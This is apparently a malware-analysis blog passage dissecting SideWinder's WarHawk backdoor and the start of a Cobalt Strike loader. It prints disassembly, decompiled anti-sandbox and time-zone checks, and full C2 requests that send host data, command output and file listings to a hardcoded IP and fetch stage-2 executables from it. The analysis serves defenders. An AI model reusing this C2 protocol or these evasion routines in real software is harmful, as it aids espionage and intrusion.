Fig 11. Decrypted Strings from the WarHawk String Decryptor

Initially the WarHawk decrypts the LoadLibraryA and GetProcAddress API Names, then loops through all the exported functions from the Export Table and compares them with the decrypted function names. If the comparison matches, it fetches the address of the corresponding function name—in this case, LoadLibraryA() and GetProcAddress().

```

2C 42          sub al,42
8D49 01       lea ecx,dword ptr ds:[ecx+1]
8841 FF       mov byte ptr ds:[ecx-1],al
8A01         mov al,byte ptr ds:[ecx]
84C0         test al,al
75 F2        jne rtlaudiiodriver.F18376
A0 B447F300  mov al,byte ptr ds:[F347B4]
B9 B447F300  mov ecx,rtlaudiiodriver.F347B4
84C0         test al,al
74 0E        je rtlaudiiodriver.F183A0
2C 42          sub al,42
8D49 01       lea ecx,dword ptr ds:[ecx+1]
8841 FF       mov byte ptr ds:[ecx-1],al
8A01         mov al,byte ptr ds:[ecx]
84C0         test al,al
75 F2        jne rtlaudiiodriver.F18392
880D C453F300 mov ecx,dword ptr ds:[F353C4]
33F6         xor esi,esi
8841 3C       mov eax,dword ptr ds:[ecx+3C]
884408 78      mov eax,dword ptr ds:[eax+ecx+78]
03C1         add eax,ecx
8B50 14       mov edx,dword ptr ds:[eax+14]
8B78 24       mov edi,dword ptr ds:[eax+24]
8B58 1C       mov ebx,dword ptr ds:[eax+1C]
03F9         add edi,ecx
8995 F0FBFFFF mov dword ptr ss:[ebp-410],edx
03D9         add ebx,ecx
8B50 20       mov edx,dword ptr ds:[eax+20]
03D1         add edx,ecx
8995 ECFBFFFF mov dword ptr ss:[ebp-414],edx
39B5 F0FBFFFF cmp dword ptr ss:[ebp-410],esi
76 6D        jbe rtlaudiiodriver.F18444
8804B2       mov eax,dword ptr ds:[edx+esi*4]
03C1         add eax,ecx
50          push eax
68 F847F300  push rtlaudiiodriver.F347F8
FF15 68C0F200 call dword ptr ds:[<&lstrcmpa>]
85C0         test eax,eax
75 16        jne rtlaudiiodriver.F18402

```

00F347B4:"GetProcAddress"  
F347B4:"GetProcAddress"

Decrypts Function Names

Finds the Export Table to loop through the function names

eax:"AcquireSRWLockExclusive"  
eax:"AcquireSRWLockExclusive"  
eax:"AcquireSRWLockExclusive"  
eax+14:"ive"  
eax+24:"AcquireSRWLockExclusive"  
eax+1C:"L.RtlAcquireSRWLockExclusive"

eax+20:"!AcquireSRWLockExclusive"

Compares decrypted function name with export table entry - If comparison is true, fetches the Function Address

eax:"AcquireSRWLockExclusive"  
eax:"AcquireSRWLockExclusive"  
eax:"AcquireSRWLockExclusive"  
F347F8:"LoadLibraryA"

eax:"AcquireSRWLockExclusive"

Fig 12. Fetches the Address of the Decrypted Function Names

Next, it decrypts the string “Advapi32” and loads the Advapi32.dll into the virtual memory with the help of LoadLibraryA(). It then retrieves the address of the GetCurrentHWProfileA() function via the GetProcAddress() from the Advapi32.dll. Here, the GetCurrentHWProfileA string is decrypted via a similar string decryption routine. After decryption, it executes the GetCurrentHWProfileA() to retrieve the GUID (Globally Unique Identifier) for the hardware profile.

```

lea ecx,dword ptr ds:[ecx+1]
mov byte ptr ds:[ecx-1],al
mov al,byte ptr ds:[ecx]
test al,al
jne rtlaudiiodriver.F184E0
push rtlaudiiodriver.F347D0
push esi
call dword ptr ds:[<&GetProcAddress>]
mov cl,byte ptr ds:[F347D0]
mov esi,eax
mov dword ptr ds:[<&GetCurrentHWProfileA>],eax
mov edx,rtlaudiiodriver.F347D0
test cl,c1
je rtlaudiiodriver.F18520
add c1,42
lea edx,dword ptr ds:[edx+1]
mov byte ptr ds:[edx-1],c1
mov c1,byte ptr ds:[edx]
test c1,c1
jne rtlaudiiodriver.F18511
push 7C
push 0
push rtlaudiiodriver.F347D8
call rtlaudiiodriver.F198F0
add esp,c
push rtlaudiiodriver.F35408
call esi
test eax,eax
jne rtlaudiiodriver.F18543
push eax
call dword ptr ds:[<&ExitProcess>]
mov ebx,dword ptr ds:[<&lstrlen>]
push rtlaudiiodriver.F3540C
call ebx

```

ESI 77962090 <advapi32.GetCurrentHWProfileA>

EDX 75913F90 kernel32.75913F90

EIP 00F18538 rtlaudiiodriver.00F18538

EFLAGS 00000244  
ZF 1 PF 1 AF 0  
OF 0 SF 0 DF 0  
CF 0 TF 0 IF 1

LastError 000003F0 (ERROR\_NO\_TOKEN)  
LastStatus 00000000 (STATUS\_SUCCESS)

GS 002B FS 0053  
ES 002B DS 0028  
CS 0023 SS 0028

ST(0) 00000000000000000000000000000000 x87r0 Empty 0.000000000000000000000000  
ST(1) 00000000000000000000000000000000 x87r1 Empty 0.000000000000000000000000  
ST(2) 00000000000000000000000000000000 x87r2 Empty 0.000000000000000000000000  
ST(3) 00000000000000000000000000000000 x87r3 Empty 0.000000000000000000000000  
ST(4) 00000000000000000000000000000000 x87r4 Empty 0.000000000000000000000000

Default (stdcall)  
1: [esp+4] 0000000A 0000000A  
2: [esp+8] 003FB000 003FB000

F3540C:"{21d0c-3a -ed-b9-806e6f- }"


Globally Unique Identifier

Fig 13. Retrieves the GUID for the hardware profile using GetCurrentHWProfileA

The retrieved GUID is then concatenated with the `_hwid` parameter in the following JSON format:

```
{ "_hwid": "{GUID}" }
```


As shown in the screenshot below:



The screenshot shows assembly code in a debugger. The code includes instructions like `push rtlaudioplayer.F3540C`, `mov esi, eax`, `push rtlaudioplayer.F31F74`, `push esi`, and `call dword ptr ds:[<&wsprintfA>]`. A yellow box highlights the string `esi: "{ \"_hwid\": \"{21ddd -3ab6-11 -b96e-806e }\" }"`. A yellow arrow points from this box to the `call` instruction.

Fig 14. GUID concatenated with the `_hwid` parameter

Further, the WarHawk Backdoor sends across an initial beacon POST request to the hardcoded Command & Control Server “146[.]190[.]235[.]137” using the `HTTPSendRequestW()` with the GUID in the JSON format as its parameters and the request URL “/wh/glass.php,” as shown and explained in the screenshot below:



The screenshot shows an HTTP request in a debugger. The request is a POST to `/wh/glass.php` with `HTTP/1.1` and `Content-Type: application/json`. The `User-Agent` is `Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0); Base/1.0`. The `Host` is `146.190.235.137`, with a yellow arrow pointing to it labeled “CnC Server”. The `Content-Length` is `53` and `Cache-Control` is `no-cache`. A yellow box highlights the JSON body: `{ "_hwid": "{3882a-858a-1-b9e1-806e-63}" }`. A yellow arrow points from this box to the text “GUID retrieved via GetCurrentHWPProfileA”.

Fig 15. Initial Beacon Request to the CnC Server with the GUID

Now it reads the response via `InternetReadFile()`. If the response is “0” in the newer sample and “1” in the older sample, it gathers the following System Information as mentioned below and then sleeps for 2 seconds:

- Retrieves the Computer/NetBios Name via `GetComputerNameA()`
- Retrieves the Username via `GetUserNameA()`
- Retrieves the Windows Product Name from the “SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName” Registry Key via the `RegQueryValueExA()`

Once all of the above mentioned system information has been gathered it is arranged in the following JSON format using the similar `wsprintf()` method explained previously:

```
{ "_hwid": "{GUID}", "_computer": "Computer_Name", "_username": "User_Name", "_os": "Windows_Product_Name" }
```

It then sends across the System information in the JSON format to the Command & Control server using the HTTPSendRequestW(), as shown and explained in the screenshot below:

```
POST /wh/glass.php HTTP/1.1
Content-Type: application/json
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0); Base/1.0
Host: 146.190.235.137
Content-Length: 124
Cache-Control: no-cache
UserName
GUID
Windows Product Name
Computer Name
{ "_hwnd": "{3882-858a-b9e1-f6e6963}", "_computer": "1",
  "_username": "orge", "_os": "Windows 10 Pro" }
```

Fig 16. Gathered System Information sent across to the CnC server

After sending the System Information, it sends a JSON ping request to the Command and Control server as shown in the screenshot below, using the similar WinINet functions:

```
POST /wh/glass.php HTTP/1.1
Content-Type: application/json
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0); Base/1.0
Host: 146.190.235.137
Content-Length: 70
Cache-Control: no-cache
{ "_hwnd": "{3882-858a-b9e1-806e6963}", "_ping": "true" }
```

Fig 17. JSON Ping Request to the CnC Server

If the response to the JSON ping request is “del” as shown in the screenshot below, WarHawk skips the main malicious functions and sends across a “\_del”: “true” request to the Command and Control and then exits the process as shown in Fig 19.

```
mov    ecx, esi
call   send_req
add    esp, 4
push   esi           ; hMem
call   ds:GlobalFree
push   offset aDel   ; "del"
lea    eax, [ebp+String1]
push   eax           ; lpString1
call   ebx ; lstrcmpA
test   eax, eax
jz     loc_408B6E
```

Send Ping Request

Compare response and "del" string

Fig 18. JSON Ping Request to the CnC Server




Fig 19. Sends DEL Request and Exits the Process

If the response to the JSON ping request is *not* “del”, the WarHawk Backdoor executes the backdoor modules integrated in WarHawk:

## Download & Execute Module

This module is responsible for downloading and executing additional payloads from the remote URL provided by the CnC server. At first, the WarHawk sends across a task initiation request to the Command and Control as shown in the screenshot below. This request is in the JSON format using a similar Send\_Req function incorporating the WinINet functions.

```
POST /wh/glass.php HTTP/1.1
Content-Type: application/json
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0); Base/1.0
Host: 146.190.235.137
Content-Length: 70
Cache-Control: no-cache
```

```
{ "_hwnd": "{3882a840-858a-11eb-b9e1-806e6f6e6963}", "_task": "true" }
```

Fig 20. WarHawk Task Initiation Request

The CnC responds to this request in the following JSON format with the id, type, and remote URL:

```
{ "_task": "true", "_id": "id_no", "_type": "type_no", "_url": "Remote_URL" }
```

In the below screenshot, we can see the response from the CnC. It contains a remote URL that leads to the Stage-2 payload, which would be downloaded and executed further by the backdoor.

```
HTTP/1.1 200 OK
Date: Mon, 19 Sep 2022 10:14:55 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 90
Content-Type: text/html; charset=UTF-8
```

Remote URL of Stage-2 Payload

```
{ "_task": "true", "_id": "1", "_type": "1", "_url": "http://146.190.235.137/Snitch.exe" }
```

Fig 21. Response to Task Initiation Request consisting of the Remote URL

Once the JSON response is received, the WarHawk then parses the parameters `_id`, `_type` and `_url` using an ultralight weight JSON parser library “**cJSON**,” as shown below.

```
push    eax
call    _cJSON_ParseWithLengthOpts@16 ; cJSON_ParseWithLengthOpts(x,x,x,x)
mov     esi, eax
mov     edx, offset aId ; "_id"
push    1
mov     ecx, esi
call    sub_402C80
push    1
mov     edx, offset aType ; "_type"
mov     [ebp+var_810], eax
mov     ecx, esi
call    sub_402C80
push    1
mov     edx, offset aUrl ; "_url"
mov     [ebp+var_808], eax
```

*Fig 22. Parse JSON Response parameters using cJSON*

Further it checks the parsed `_type` parameter. If `_type` value is “1” the backdoor downloads the additional payload from the parsed `_url` parameter containing the Remote URL, with the help of the `URLDownloadToFileA` function, into the Temp directory where the filename is randomly generated and concatenated with the extension provided in the remote URL. Once the payload is downloaded the backdoor executes the downloaded payload with the help of the `ShellExecuteA()` function.

If the `_type` is “2” then the payload must be a “Dynamic Link Library,” as in this case the payload is downloaded via `URLDownloadToFileA` and then loaded into the virtual memory using `LoadLibrary()`.

Finally, if the `_type` is “3,” then the process is similar to the `_type` value “1”. The only difference is that the process exits at the end through the `ExitProcess()` function.






Fig 23. Download and Execute Additional Payloads from the Remote URL

Once the Stage-2 payload is downloaded and executed on the infected machine and the task is completed, the WarHawk sends across a Task Completion request to the Command and Control server in the following manner:

```
POST /wh/glass.php HTTP/1.1
Content-Type: application/json
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0); Base/1.0
Host: 146.190.235.137
Content-Length: 87
Cache-Control: no-cache
```

Task Completion Request

```
{ "_hwnd": "{3882a840-858a-11eb-b9e1-806e6f6e6963}", "_task_done": "true", "_id": "1" }
```

Fig 24. WarHawk Task Completion Request

Thus, in the following manner the additional payloads are downloaded and executed from the Remote URL served from the CnC server. In this case there are multiple payloads which are downloaded and executed by the WarHawk backdoor which are analyzed later in the blog.

## Command Execution Module

The command execution module is responsible for execution of system commands on the infected machine received from the Command & Control. WarHawk starts by sending across the Command Execution Initiation request with the GUID of the system as shown in the screenshot below.

```
POST /wh/glass.php HTTP/1.1
Content-Type: application/json
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0); Base/1.0
Host: 146.190.235.137
Content-Length: 69
Cache-Control: no-cache
```

```
{ "_hwnd": "{3882a840-858a-11eb-b9e1-806e6f6e6963}", "_cmd": "true" }
```

Fig 25. WarHawk Command Execution Initiation Request

The response to this Initiation request consists of the command to be executed. Let's analyze the routine assuming that the received command is "whoami". The received command is passed as an argument to the CMD.exe process which has been spawned using ShellExecuteA. The command arguments passed to the CMD.exe process can be seen in the screenshot below.




Fig 26. WarHawk Command Execution

In this case, the output of the command received from the CnC “**whoami**” is stored in a “.bin” file in the Temp directory where the file name is generated using a random name generator function, as shown above.

Further, this “.bin” file in the Temp Directory is read using ReadFile() and then deleted to clear its tracks. The command output content is then base64 encoded, arranged in the following JSON format, and then sent across to the Control Control server 146[.]190[.]235[.]137 using HttpSendRequestW():

```
{ "_hwnd": "GUID", "_cmd_done": "true", "_response": "base64enc_cmd_output" }
```

```

push esi
push edi
push rt.DD2BA8
mov dword ptr ss:[ebp-1010],eax
call dword ptr ds:[&strlenw]
mov esi,dword ptr ss:[ebp-1010]
push eax
push rt.DD2BA8 edi:"f \"_hwnd\": \"{21ddb40-3ab6-11ed-b96e-806e6f6e6963}\", \"_cmd_done\": \"true\", \"_response\": \"ZGvza3RvccI"
push esi
call dword ptr ds:[&HttpSendRequestw]

```

Fig 27. Sending Command Output response to CnC Server

If there is no output of the command executed on the machine, it sets the **\_response** parameter as “0” in the JSON response.

Thus, in the following manner the WarHawk performs the command execution routine where it receives the commands from the Command and Control and the backdoor executes them and sends the output to the CnC in an base64 encoded platform. Here the routine executes in a loop until the response to the JSON Ping request is not “**del**,” allowing the Threat actors to execute multiple commands on the infected machine.

## File Manager InfoExfil Module

The following module is responsible for gathering and sending across the File Manager information by initially sending across an Module initiation request to the CnC server as shown below:

```

POST /wh/glass.php HTTP/1.1
Content-Type: application/json
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0); Base/1.0
Host: 146.190.235.137
Content-Length: 73
Cache-Control: no-cache

```

```
{ "_hwnd": "{3882-85-11eb-e1-f6e6963}", "_filemgr": "true" }
```

Fig 28. File Manager Initiation Request

Now if the response to the initiation request is “drive” the WarHawk determines the drive type by looping through the drive letters from **A-Z**. It first checks whether the drive exists with the help of PathFileExistsA(); if it exists, it then fetches the drive type using GetDriveTypeA() such as DRIVE\_FIXED or DRIVE\_REMOVABLE as shown and explained in the below screenshot:




Fig 29. Determine Drive Type

After this, the gathered information consisting of the existing drives and their types is sent across to the CnC in the following JSON format:

```
{
  "_hwnd": "{██████b40-3███-11ed-b███-806e6f██████}",
  "_filemgr_done": "true",
  "_response": "[ { "name": "C:", "type": "DRIVE_FIXED"}, { "name": "D:", "type": "DRIVE_CDROM"} ]"
```

Drive Letter
Drive Type

Fig 30. Drive Information sent across to CnC in JSON Format

Further if the response to the initiation request is a Directory Path such as “C:\Dump\,” then the backdoor searches in the following directory for files and folders recursively using FindFirstFileA() and FindNextFileA(). Whilst performing the recursion it fetches the File Name, File size, Modification date, File Type, and then towards the end sends across all the information to the CnC Server in the JSON format:

```
{
  "_hwnd": "{██████b40-3███-11ed-b███-806e6f██████}",
  "_filemgr_done": "true",
  "_response": "[
    { "name": "\hoo", "size": "\", "mod": "\10/03/2022 00:34", "type": "\File folder" },
    { "name": "\S-1-5-21-4294895949-2534318403-3159664033-1001", "size": "\", "mod": "\09/22/2022 00:34", "type": "\File folder" },
    { "name": "\shellbrd.dll", "mod": "\12/07/2019 01:08", "type": "\Application extension", "size": "\962048" },
    { "name": "\yo.txt.txt", "mod": "\10/03/2022 00:34", "type": "\Text Document", "size": "\0" },
  ]"
```

File Name
Modification Date
Type
File Size

Fig 31. WarHawk sends across File/Folder information to CnC in JSON Format

## UploadFromC2 Module

The following module is a new feature added in the latest WarHawk Backdoor (MsBuild.exe), allowing the threat actor to upload files on the infected machine from the Command and Control Server. Initially the UploadFromC2 Module sends across a routine initiation request to the CnC server in the following JSON format:

```
add esp,18
lea eax,dword ptr ss:[ebp-404]
push eax
push esi
call ebx
mov edx,eax
mov ecx,esi
call <rtl.send_req>
```




Fig 32. UploadFromC2 Module initiation request

The response to this request should be a JSON response received from the CnC server consisting of following two parameters:

1. **\_upload** - File name of the target file to be uploaded on the infected machine from the CnC server
2. **\_path** - Path where the target uploaded file is to be saved on the infected machine

Further the JSON response is parsed using the previously used cJSON Library, and then the **\_upload** value is concatenated with the hardcoded CnC URL:

http[:]\\146[.]190[.]235[.]137\wh. For example, if **\_upload** = “stage2.exe,” the final URL becomes http[:]\\146[.]190[.]235[.]137\wh\stage2.exe. The WarHawk then downloads the file from the final CnC URL: http[:]\\146[.]190[.]235[.]137\wh\stage2.exe using URLDownloadToFileA() and writes it to the current directory using the same file name “stage2.exe” (or, if the **\_path** value exists, it writes the downloaded file to that path as shown in the routine below):

```

push    eax
mov     [ebp+hMem], esi
call   sub_409C60
push   dword ptr [edi+10h]
mov    edi, ds:wsprintfA
lea   eax, [ebp+FileName]
push   offset aWh      ; "/wh/"
push   offset szServerName ; "146.190.235.137"
push   offset aHttpWsS ; "http://%s%s"
push   eax             ; LPSTR
call   edi             ; wsprintfA
push   400h
lea   eax, [ebp+Buffer]
push   0
push   eax
call   sub_409C60
add    esp, 2Ch
lea   eax, [ebp+FilePart]
push   eax             ; lpFilePart
lea   eax, [ebp+Buffer]
push   eax             ; lpBuffer
push   400h           ; nBufferLength
lea   eax, [ebp+FileName]
push   eax             ; lpF
call   ds:GetFullPathNameA
push   [ebp+FilePart] ; lpS
push   esi             ; lpS
push   eax             ; lpS
call   ds:lstrcatA
push   0             ; LPBINDSTATUSCALLBACK
push   0             ; DWORD
push   esi             ; LPCSTR
lea   eax, [ebp+FileName]
push   eax             ; LPCSTR
push   0             ; LPUNKOWN
call   ds:URLDownloadToFileA
push   offset String ; lpString
test   eax, eax
jnz   short loc_4086C6

call   ebx ; lstrlenA
add   eax, eax
push   eax             ; dwBytes
mov   eax, ds:GlobalAlloc
push   40h ; '@' ; uFlags
call   eax ; GlobalAlloc
push   offset String
push   offset aHwidUploadsta ; { "_hwnd": "%s", "_uploadstatus": "true" }
jmp   short loc_4086DE

loc_4086C6:
call   ebx ; lstrlenA
add   eax, eax
push   eax             ; dwBytes
mov   eax, ds:GlobalAlloc
push   40h ; '@' ; uFlags
call   eax ; GlobalAlloc
push   offset String
push   offset aHwidUploadsta_0 ; { "_hwnd": "%s", "_uploadstatus": "false" }

```

Fig 33. UploadFromC2 Module Routine

As can be seen from the screenshot, if the file has been downloaded successfully the WarHawk backdoor then sends a JSON request to the CnC Server with “\_uploadstatus”:“true” and if not sends across “\_uploadstatus”:“false”.

In the following way the WarHawk Backdoor performs its espionage activities by incorporating various modules.

## Stage 2 Analysis

Based on the analysis of the WarHawk backdoor, we are aware that the backdoor has the capability to download and execute additional payloads. While tracking the SideWinder’s espionage campaign we came across WarHawk downloading three additional Stage-2 Payloads from the Command and Control at the time of writing this blog. Below, we analyze the Stage-2 Payloads downloaded by WarHawk.

### Snitch.exe - Cobalt Strike Loader using KernelCallbackTable Process Injection

The WarHawk downloads and executes the Cobalt Strike Loader using the **Download & Execution Module** from CnC URL: `http[:]//146[.]190[.]235[.]137/Snitch.exe`. Once executed the Loader performs the following Anti-Analysis checks:

### Anti-Sandbox:

- Checks whether the Numbers of Processors are at least two using `GetSystemInfo()`
- Checks Minimum RAM using `GlobalMemoryStatusEx()`
- Checks whether the Hard Disk drive size is greater than 40GB via sending a `IOCTL_DISK_GET_DRIVE_GEOMETRY` control code to the `PhysicalDrive0` via `DeviceIoControl`

**Time-Zone Check:** The Loader performs the Time Zone Check using `GetDynamicTimeZoneInformation()`, It inspects whether the time zone under which the code executed is **“Pakistan Standard Time;”** if not, the loader does not perform any malicious actions and exits the process. From this check we can deduce that the malware is specifically targeted towards Pakistan by the SideWinder APT Group:

```

GetSystemInfo(&SystemInfo);
v0 = 0;
if ( SystemInfo.dwNumberOfProcessors >= 2 )
{
    Buffer.dwLength = 64;
    GlobalMemoryStatusEx(&Buffer);
    if ( (Buffer ullTotalPhys & 0xFFFFF800000000i64) != 0 )
    {
        v0 = 0;
        v1 = CreateFileW("\\.", 0, 3u, 0i64, 3u, 0, 0i64);
        DeviceIoControl(v1, 0x70000u, 0i64, 0, &OutBuffer, 0x18u, &BytesReturned, 0i64);
        v2 = OutBuffer * v15 * v16 * (unsigned __int64)v17;
        v3 = v2 + 0x3FFFFFFF;
        if ( v2 >= 0 )
            v3 = OutBuffer * v15 * v16 * (unsigned __int64)v17;
        if ( (unsigned int)(v3 >> 30) >= 0x28 )
        {
